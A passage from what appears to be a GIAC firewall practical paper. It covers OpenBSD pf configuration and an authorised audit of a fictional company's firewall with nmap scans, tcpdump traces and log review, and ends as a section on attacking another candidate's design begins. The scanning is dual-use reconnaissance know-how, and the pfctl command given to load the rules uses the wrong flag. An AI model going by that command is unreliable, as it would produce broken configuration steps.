


Diagram 20

When you are ready to move on, hit the (w) key to write the current table and the (q) key to quit the disk label utility. Answer yes to the next question and the partitions created in the last step will be formatted. Next you will have to answer several questions regarding the hostname of the machine, networking information, root password etc. When finished, the installation will ask where to look for the necessary files. In this case we are choosing (f) for a remote ftp installation. Following the prompts will eventually bring up a list of all the OpenBSD distribution servers; simply choose one that is close to you. Once you have chosen a valid server, you will see the following screen which allows you to choose which packages to install.

Diagram 21

When the correct packages are chosen, type the word done to begin downloading and installing the OS. Once the file transfers are complete and a couple of more questions are answered, the installation is finished. Remove the CD from the drive and reboot the machine.

General Configuration

The OpenBSD operating system prides itself on being very secure, even right after a default installation. There are a few settings that need to be visited first however before the box will be ready to handle production traffic. First, the GIAC team needed to edit the /etc/rc.conf file and make the following changes.

- pf=YES (Turns on the firewall and NAT functionality)
- ntpd=NO (Turns off the NTP (Network Time Protocol) daemon)

The last change that needs to be made in this file is commenting out (placing the # symbol at the beginning of the line) the line that starts *sendmail_flags.* Doing so will turn off the Sendmail daemon. You should never have an SMTP server running on your firewall, especially the inherently in-secure Sendmail program. The last change to be made to the firewall is to edit the */etc/sysctl.conf* file and make the following modification.

- net.inet.ip.forwarding=1 (Turns on packet forwarding)

Un-commenting this line (removing the # symbol from the beginning of the line) turns on the ability for the server to forward packets from one interface to another. This is necessary for the operation of any type of firewall or router like device.

Security Policy Configuration / Implementation

The final step is to actually install the security policy and verify that it is running. To complete this step, each of the rules in the security policy will need to be entered into the /etc/pf.conf file. The rules section of GIAC's file is listed below.

```
# Default Deny Rules
block in log all
block out log all

# Normalize Inbound Traffic
scrub in all

# Spoofing Rules
block in log quick on $ext from $spoof to any
block out log quick on $ext from any to $spoof
block in log quick on $int from $spoof to any
block out log quick on $int from any to $spoof

# Administration Traffic
pass in log quick on $int proto tcp from 10.1.2.240/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass in log quick on $int proto tcp from 10.1.2.241/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass in log quick on $int proto tcp from 10.1.2.242/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass in log quick on $int proto tcp from 10.1.2.243/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass in log quick on $int proto tcp from 10.1.2.244/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
```

```
pass in log quick on $int proto tcp from 10.1.2.245/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass in log quick on $int proto tcp from 10.1.2.246/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass in log quick on $int proto tcp from 10.1.2.247/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass in log quick on $int proto tcp from 10.1.2.248/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass in log quick on $int proto tcp from 10.1.2.249/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass in log quick on $int proto tcp from 10.1.2.250/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state

pass out log quick on $ext proto tcp from 10.1.2.240/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.241/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.242/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.243/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.244/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.245/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.246/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.247/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.248/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.249/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state
pass out log quick on $ext proto tcp from 10.1.2.250/32 to 10.1.3.0/24
$admin_ports flags S/SA keep state

# Syslog Traffic
pass in log quick on $int proto udp from 10.1.2.0/24 to 10.1.3.5/32 port 514 keep
state
pass out log quick on $ext proto udp from 10.1.2.0/24 to 10.1.3.5/32 port 514
keep state

# SMTP Traffic
pass in log quick on $ext proto tcp from 10.1.3.5/32 to 10.1.2.4/32 port 25 flags
S/SA keep state
```

pass out log quick on $int proto tcp from 10.1.3.5/32 to 10.1.2.4/32 port 25 flags S/SA keep state

Once the pf.conf file has been edited and saved it has to be loaded into memory. This can be accomplished by either rebooting the firewall or using the pfctl command which controls the operation of the packet filtering code. The following command will load the rules into memory.

pfctl -r /etc/pf.conf

To verify that the rules have been loaded into memory, issue the following command which will show the currently loaded filtering rules.

pfctl –sr

You should then see output similar to the following.

@1 block in quick on rl0 inet from 172.16.0.0/12 to any
@2 block in quick on rl0 inet from 192.168.0.0/16 to any
@3 block in quick on rl0 inet from 127.0.0.1/8 to any
@4 block in quick on rl0 inet from 255.255.255.255/32 to any
@5 block in quick on rl0 inet from 0.0.0.0/32 to any
@6 block out quick on rl0 inet from any to 10.0.0.0/8
@7 block out quick on rl0 inet from any to 172.16.0.0/12
@8 block out quick on rl0 inet from any to 192.168.0.0/16
@9 block out quick on rl0 inet from any to 127.0.0.1/8
@10 block out quick on rl0 inet from any to 255.255.255.255/32
@11 block out quick on rl0 inet from any to 0.0.0.0/32
@12 pass in log quick on rl0 proto tcp from any to any port = 3389 flags S/SA
@13 pass in log quick on rl0 proto tcp from any to any port = www flags S/SA
@14 pass in log quick on rl0 proto tcp from any to any port = 81 flags S/SA
@15 pass in log quick on rl0 proto tcp from any to any port = auth flags S/SA

Note - This previous output was taken from an actual PF firewall. The output from the actual GIAC firewall had it actually been built would be different.

Another method of verifying the policy is to look at the packet filter log in real time. PF logs using the tcpdump binary format so to view the log in real time you will need to watch the pflog0 interface. The following command should do the trick.

tcpdump -n -e -ttt -i pflog0

Assignment 3 – Verify the Firewall Policy

In order to properly verify their work, GIAC has requested that an outside security firm audit the primary firewall in order to verify that all of the required security policies have been correctly implemented before another compromise takes place. The rest of this section describes the entire audit process and the results of the audit, both positive and negative.

Plan the Audit

Several meetings were held between the security firm that will be performing the audit and the technical staff and management team from the GIAC side in order to carefully discuss and plan the upcoming audit. The GIAC staff supplied the security firm with copies of their corporate security policy as well as the complete security policy of the primary firewall including desktop policies and the VPN configurations. Based on the information given, the auditing team informed GIAC that the work could be completed during the course of about 4-6 hours. A Saturday morning was chosen, beginning at 2:00am to help lessen the possibility of conducting the audit during peak usage. GIAC has made plans to inform the necessary people that an audit would be taking place such as their ISP, partners, suppliers, the GIAC operations staff and any on call personnel for that night. Failing to do so could potentially cause a lot of confusion and wasted man hours troubleshooting false positives.

Technical Approach

The security teams plan is to audit the following aspects of GIAC's firewall.

- Physical security of the firewall itself
- Security policy related to the firewall itself
- Security policy related to the various networks protected by the firewall
- Outbound security policy

Conduct the Audit

The security team will use many different tools and methods in order to verify the security policy of GIAC's firewall. Tools such as nmap[24] and tdpcump[25] will be

[24] http://www.insecure.org/nmap/
[25] http://www.tcpdump.org

used. Traffic will be validated at all points on the firewall (externally, internally, DMZ, etc). The firewall logs will be carefully correlated using Checkpoint's SmartTracker[26] application during the auditing process to verify that the firewall is performing as expected. Finally, a security report will be given to the GIAC technical staff with the results of the audit as well as suggestions for possible improvements.

Physical Security

The first step in the auditing process was to verify and document the physical security of the firewall. No matter strong and detailed the security policy of the firewall is, it cannot be effective if anyone has access to walk up to the box and power it off or trip over a power cord in the data center and knock out the entire infrastructure. In GIAC's case, this won't be a problem.

All access in and out of the datacenter is controlled by computer generated ID badges which have to be specifically configured for access and approved by someone at the director level or above. The auditing team was able to obtain a list of the people with access to the data center which included a small list of technical, management and facilities related staff. All of GIAC's networking equipment, including their firewalls, is securely installed in typical 19" rack mounted cabinets complete with redundant power sources. Additionally, all of the network and power cabling is neatly run under the raised floor and installed in cabling troughs in each cabinet.

Scanning the Firewall

The first step in the auditing process was to perform a scan of the firewall itself on the external interface. The tool used to perform this scan was nmap. The security team has placed an audit machine on the external segment of the firewall using the IP address 175.1.1.10. The initial attempt to run nmap with no options resulted in the following message.

```
C:\NMAP>nmap 175.1.1.6

Starting nmap 3.30 ( www.insecure.org/nmap ) at 2003-08-16 12:20 Eastern Dayligh
t Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0

Nmap run completed -- 1 IP address (0 hosts up) scanned in 12.378 seconds

C:\NMAP>_
```

Diagram 22

From this we can tell that the firewall is correctly blocking ICMP echo requests to the firewall which are not being allowed. This can be correlated by looking at the firewall logs.

[26] Checkpoint's proprietary log viewer application

Diagram 23

As you can see, the firewall logs match up with the message received from nmap showing that the ICMP echo-request packets were dropped and logged by the "catch-all" rule. To continue with the scan, the –P0 option will have to be used which tells nmap not to attempt to ping the host before performing the scan. Additionally the –p 1-1024 will be used to instruct nmap to only scan the ports between 1 and 1024, better known as the privileged or well known ports.

Note - In order to save time for the purpose of this paper, only the privileged ports are being scanned. In an actual security audit, it's probably a good idea to scan the firewall for all open ports between 1 and 65535.

```
C:\NMAP>nmap -P0 -p 1-1024 175.1.1.6

Starting nmap 3.30 ( www.insecure.org/nmap ) at 2003-08-16 12:34 Eastern Dayligh
t Time
Interesting ports on 175.1.1.6:
(The 1023 ports scanned but not shown below are in state: filtered)
Port        State       Service
500/tcp     closed      isakmp

Nmap run completed -- 1 IP address (1 host up) scanned in 284.710 seconds
```
Diagram 24

Once the second attempt to run nmap finished, it was able to detect the presence of only one port, TCP port 500 (ISAKMP) which is used for the key exchange when setting up a VPN connection. Remember that GIAC's external firewall will also be terminating remote access and site to site VPN connections which is most likely why this port is open but nothing in the security policy has been defined to allow this port. It's good that nmap determines that the port is closed, which typically means that the port is in fact closed and that there is no device in the way (such as a firewall) interfering with nmap's attempt to scan that port. In this case however, there is a firewall in the way which should have filtered out the scan attempt as it did with the probes to all of the other ports. Let's take a look at a section of the firewall logs during the scan.




Diagram 25

As the security team expected, all of the port scanning done by nmap was correctly dropped by the firewall. Additionally, a thorough scan of the firewall logs showed that there was no entry for the probe to tcp port 500. After further

examination, it was determined that the tcp port 500 probe was likely caught by one of the implied rules. Checkpoint Firewall-1 installs with a set of preconfigured rules that allow many different types of traffic. Additionally, the default settings are configured not to log any traffic handled by these rules. Searching through the implied rules on GIAC's firewall showed that connections from any source to the firewall on TCP port 500 were allowed.

Diagram 26

Also, the security team wanted to verify that a log entry wasn't seen because the GIAC firewall is configured not to log implied rules. They search through the firewall's global properties to determine this setting.




Diagram 27

Looking at the track setting (bottom of property sheet) the auditing team was able to verify that the firewall is in fact not logging any implied rules. The final tool used at the time of the firewall scan was tcpdump. During the nmap scan, tcpdump was run on the firewall against the internal interface, as well as the public DMZ and application network interfaces, in order to determine if any of the traffic was mistakenly "leaked" through the firewall. No unwanted traffic was seen on any of the firewalls interfaces, the trace of the internal side is shown below.

```
[Expert@trap01]# tcpdump -i eth0
tcpdump: listening on eth0
```

12:34:09.093582 trap01.32777 > coppermine.giac.com.domain: 27268+ PTR? 7.1.168.192.in-addr.arpa. (42) (DF)
12:34:09.094393 coppermine.giac.com.domain > trap01.32777: 27268 NXDomain* 0/1/0 (103) (DF)
12:34:09.095921 trap01.32777 > coppermine.giac.com.domain: 27269+ PTR? 20.1.168.192.in-addr.arpa. (43) (DF)
12:34:09.096628 coppermine.giac.com.domain > trap01.32777: 27269* 1/1/1 (112) (DF)
12:34:14.084218 arp who-has trap01 tell coppermine.giac.com
12:34:14.084283 arp reply trap01 is-at 0:80:5f:eb:d1:1f

The only traffic seen during the trace was legitimate internal DNS and ARP related traffic.

All remaining interfaces of the firewall were scanned in the same manner, as well as UDP scans being performed with nmap by adding the –sU flags to the command line. The UDP scans resulted in no open ports on the firewall.

Public DMZ

The next process in the security audit is to scan the public DMZ to verify that only allowed services are making their way through the firewall. This will be done in a similar way to scanning the firewall except that the auditing team will be scanning specific hosts in the public DMZ to verify that no other connections are being passed to those hosts other than the allowed services. The first box that was chosen, based on its heavy usage, was the public web server.


```
C:\NMAP>nmap -P0 -p 1-1024 175.1.1.38

Starting nmap 3.30 ( www.insecure.org/nmap ) at 2003-08-17 19:14 Eastern Dayligh
t Time
Interesting ports on 175.1.1.38:
(The 1022 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

Nmap run completed -- 1 IP address (1 host up) scanned in 4.607 seconds
```

Diagram 28


Here the auditing team was met with exactly the results they expected. The only two ports that nmap was able to detect as open were TCP ports 80 and 443 (HTTP and HTTPS respectively). Since this is the desired access designed by the GIAC technical staff, it looks like the firewall is correctly implementing that part of the security policy. The auditing team will now take a look at the firewall logs in order to verify the results reported by the scan that was just conducted.



1242	17Aug2003	19:19:23		192.168.1.50		TCP	769	175.1.1.10	175.1.1.38	20	38228	
1243	17Aug2003	19:19:23		192.168.1.50		TCP	158	175.1.1.10	175.1.1.38	20	38228	
1244	17Aug2003	19:19:23		192.168.1.50		TCP	47	175.1.1.10	175.1.1.38	20	38228	
1245	17Aug2003	19:19:23		192.168.1.50		TCP	282	175.1.1.10	175.1.1.38	20	38228	
1246	17Aug2003	19:19:23		192.168.1.50		TCP	121	175.1.1.10	175.1.1.38	20	38228	
1247	17Aug2003	19:19:23		192.168.1.50		TCP	597	175.1.1.10	175.1.1.38	20	38228	
1248	17Aug2003	19:19:23		192.168.1.50		TCP	921	175.1.1.10	175.1.1.38	20	38228	
1249	17Aug2003	19:19:23		192.168.1.50		TCP	868	175.1.1.10	175.1.1.38	20	38228	
1250	17Aug2003	19:19:23		192.168.1.50		TCP	732	175.1.1.10	175.1.1.38	20	38228	
1251	17Aug2003	19:19:23		192.168.1.50		TCP	747	175.1.1.10	175.1.1.38	20	38228	

Diagram 29

Here they are able to see definitive evidence that the firewall was in fact correctly dropping all of the disallowed traffic generated by the audit machine. Just as the they were able to see these log entries, they should also be able to verify that the two ports that were reported as being open have the corresponding firewall log entries allowing that traffic.



4177	17Aug2003	19:24:02		192.168.1.50		TCP	80	175.1.1.10	175.1.1.38	2	39182	
4178	17Aug2003	19:24:02		192.168.1.50		TCP	443	175.1.1.10	175.1.1.38	2	39182	

Diagram 30

The above two entries show that the attempted connections from the audit machine to the web server on TCP ports 80 and 443 were allowed to pass. Since this is the desired behavior no alarms are going off yet in the minds of the auditing team. The last thing they will be looking at is a tcpdump trace of the firewalls interface that is connected to the public DMZ.

```
[Expert@trap01]# tcpdump -i eth2
tcpdump: listening on eth2

19:19:22.725966 arp who-has 175.1.1.38 tell 175.1.1.35
19:19:22.726186 arp reply 175.1.1.38 is-at 8:0:46:59:1d:14
19:19:26.640856 175.1.1.10.38227 > 175.1.1.38.http: S
1197932842:1197932842(0) win 4096
19:19:26.641250 175.1.1.38.http > 175.1.1.10.38227: S
293930457:293930457(0) ack 1197932843 win 64240 <mss 1460> (DF)
19:19:26.643528 175.1.1.10.38227 > 175.1.1.38.http: R
1197932843:1197932843(0) win 0
19:22:31.722135 arp who-has 175.1.1.35 tell 175.1.1.38
19:22:31.722427 arp reply 175.1.1.35 is-at 0:40:5:c:69:5c
19:24:02.209090 175.1.1.10.39182 > 175.1.1.38.https: S
1199591651:1199591651(0) win 2048
19:24:02.209379 175.1.1.38.https > 175.1.1.10.39182: S
362893541:362893541(0) ack 1199591652 win 64240 <mss 1460> (DF)
19:24:02.210065 175.1.1.10.39182 > 175.1.1.38.http: R
1199591652:1199591652(0) win 0
```

By looking at the above network trace output of tcpdump, the security team is able to determine that no other traffic, other than the allowed connections to the web server ports, was mistakenly passed through the firewall to the web server. The only traffic observed on that interface during the scan is again, some generic

ARP traffic as well as the two allowed connections. Additionally, we see the behavior of a typical nmap scan which is a SYN, SYN/ACK, RESET type pattern from the audit machine to the server being scanned.

The rest of the hosts on the public DMZ network were scanned in the same way. In each case, the results proved that only the expected ports were open through the firewall to the server being probed.

Application Network


Next, access to the application network is scanned. Since no access from the Internet to the application network is permitted, the auditing team is expecting to see that all ports are filtered while scanning from the external segment. They will then move the audit machine to the public DMZ and probe the application network expecting to see only the application ports allowed from the web servers to the application server to be open.

Using the same methods above, it was determined that the only allowed access to the application network was from the web server IP addresses to the application server on the proprietary application ports (TCP 14000-14020). Initially, the audit machine was left on the external segment of the firewall while a scan of the application network was performed. During this scan no ports were found to be open which was correlated against the firewall logs and network traces. Next, the audit machine was placed on the public DMZ at a unique IP address while another nmap scan was performed of the application server, the same results were concluded. The audit machine was then configured with the IP addresses of each web server and the same scan was performed. This time, the application ports were reported as open which were the expected results.

NBT Based Traffic

Moving along with their audit, the security team spent the next couple of hours scanning the rest of the public DMZ hosts, as well as the other networks in GIAC's infrastructure. Having looked at the firewall logs quite extensively during their continued work, they noticed that the firewall was dropping, as well as logging, quite a bit of NetBIOS traffic which is typically related to chatty Windows based machines. The firewall seemed to be correctly dropping this traffic but the auditors weren't satisfied so they fired up another session of tcpdump, this time monitoring the external interface of the firewall in order to make sure none of this traffic was mistakenly making it out to the Internet. It is extremely important to block this type of traffic at the border in both directions. Allowing this traffic will not only leave your network open to the many worms designed to infect Windows hosts, but also will allow your network to be used for the further propagation of

these types of threats. This is only the tip of the iceberg however as many other security risks are associated with NBT related traffic.



4187	17Aug2003	19:29:10		192.168.1.50		UDP	nbdatagram	192.168.1.7	192.168.1.255	20	nbdatagram
4189	17Aug2003	19:30:36		192.168.1.50		UDP	nbname	192.168.1.7	192.168.1.255	20	nbname
4190	17Aug2003	19:30:39		192.168.1.50		UDP	nbname	175.1.1.10	175.1.1.31	20	nbname
4193	17Aug2003	19:33:23		192.168.1.50		UDP	nbdatagram	175.1.1.10	175.1.1.31	20	nbdatagram
4194	17Aug2003	19:33:23		192.168.1.50		UDP	nbname	175.1.1.10	175.1.1.31	20	nbname
4195	17Aug2003	19:33:36		192.168.1.50		UDP	nbdatagram	192.168.1.7	192.168.1.255	20	nbdatagram
4196	17Aug2003	19:33:36		192.168.1.50		UDP	nbname	192.168.1.7	192.168.1.255	20	nbname
4201	17Aug2003	19:36:14		192.168.1.50		UDP	nbdatagram	175.1.1.38	175.1.1.63	20	nbdatagram

Diagram 31

As stated earlier, the firewall logs show a constant stream of this traffic that the firewall appears to be correctly dropping. Here is what the tcpdump trace of the external interface showed during the same timeframe.

[Expert@trap01]# tcpdump -i eth1
tcpdump: listening on eth1

20:02:24.748950 arp who-has 175.1.1.6 tell 175.1.1.10

Again, nothing more than harmless ARP related traffic. The important piece to note here is that none of the unwanted NBT traffic was seen on the external side of the firewall which matches up with what the firewall logs were reporting.

Evaluation

After the security team was finished conducting their audit, they presented GIAC with a detailed report of their findings which included detailed results of the audit, as well as recommendations for improvement. The following are excerpts from various sections of the final report.

Note - Scans from the internal side of the firewall were performed in all cases even though they aren't included is some of the below excerpts.

Firewall Results




Diagram 32

Each interface of the firewall was carefully scanned using nmap. In each case, the results were verified against the supplied GIAC firewall security policy, as well as correlated against the firewall log files and tcpdump traces. The above diagram indicates where the audit machine was placed in each instance of the nmap scans (red circles). The only open port observed during the probes was TCP port 500 which is the IKE protocol. It is recommended that the implied rules on the firewall be turned off and specific rules be put in place to allow and log the traffic that was previously passed and not logged by the implied rules. This helps keep a tighter control of the traffic passing through the firewall, as well as having a complete set of audit logs for all traffic. If this is not possible, a minimum recommendation would be to turn on logging for implied rules.

Public DMZ Results




Diagram 33

All hosts on the public DMZ were scanned using nmap. The diagram above indicates the position of the audit machine (red circle), as well as the point on the network where a tcpdump trace was executed (blue circle). The following ports were found to be open to various hosts.

- TCP 80 (HTTP)

- TCP 443 (HTTPS)
- TCP 25 (SMTP)
- UDP 53 (DNS)

The tcpdump trace showed no unwanted traffic on the public DMZ network. At this time the security policy is functioning as designed, no recommendations are needed.

Application Network Results




Diagram 34

Since no traffic should be allowed from the Internet to the application network. The first set of probes that was done was with the audit machine on the external segment of the firewall and a tcpdump trace running on the application network interface of the firewall. During that scan, no ports were found to be open from the external segment. The second test performed was a probe from the public DMZ network to the application network. Initially, the audit machine was configured with a unique IP address which showed no ports as being open through to the application network. The audit machine was then configured to assume the IP address of each web server. This time when the nmap scan was run, it reported the application port range (TCP 14000-14020) to be open to the application server. It is determined that the security policy is functioning as designed, no recommendations needed.

NBT Results




Diagram 35

Typical of a network with many Windows based hosts, large amounts of NBT related traffic (nbname, nbsession, nbdatagram) were noticed on the firewall. According to the firewall logs, the traffic was correctly being dropped. Additional tcpdump traces were performed on the external and internal interfaces of the firewall in order to verify that none of this traffic was making it out to the Internet, or into the corporate network. No NBT related traffic was observed in either of the traces that originated from the opposite facing network (e.g., no NBT traffic seen on the external interface that originated from the internal network). It is recommended that a rule be inserted into the current security policy (just above the "catch all" rule) that drops and does *not* log all NBT related traffic. It is not necessary for the firewall to log all of this traffic which simply takes up extra resources as well as unnecessarily grows the daily log file. As long as it is verified that this traffic is not making its way in or out at the borders, logging is not needed.

Additional Recommendations

Although the overall audit was considered to be satisfactory based on the various security policies put in place, there are some recommendations that should be implemented in a timely manner.

- Turn off implied rules and implement specific access rules
- Add a rule that drops but does not log NBT related traffic
- Implement a rule rejecting inbound IDENT requests to the external mail relay
- Conduct monthly audits of the firewalls policy
- Verify that all patches are installed in a timely manner
- Implement anti-spoofing functionality within the firewall configuration
- Implement various SMART Defense[27] features to help protect against various threats

Assignment 4 – Design Under Fire

In this section I will be attempting to expose some of the vulnerabilities within the design of a previously posted GIAC practical assignment. The design chosen was submitted by Chong Kah Sing, analyst number 0386. His practical assignment can be found here[28]. Chong's design is fairly typical, consisting of a single border router (Cisco 2620), a single border firewall (Checkpoint NG, no

[27] A proprietary feature of Checkpoint Firewall-1 which ensures protection from various threats such as syn-floods, malicious worms, etc.
[28] http://www.giac.org/practical/GCFW/Chong_KahSing_GCFW.pdf

version stated), and two internal firewalls (Linux & Symantec SEF respectively, no version stated on either). The external firewall protects a DMZ geared toward public service applications such as DNS and HTTP. Internally, the firewalls protect a database segment as well as the internal network segment. The complete network diagram included in Chong's practical assignment is included on the next page as a reference to the rest of the information included in this section.

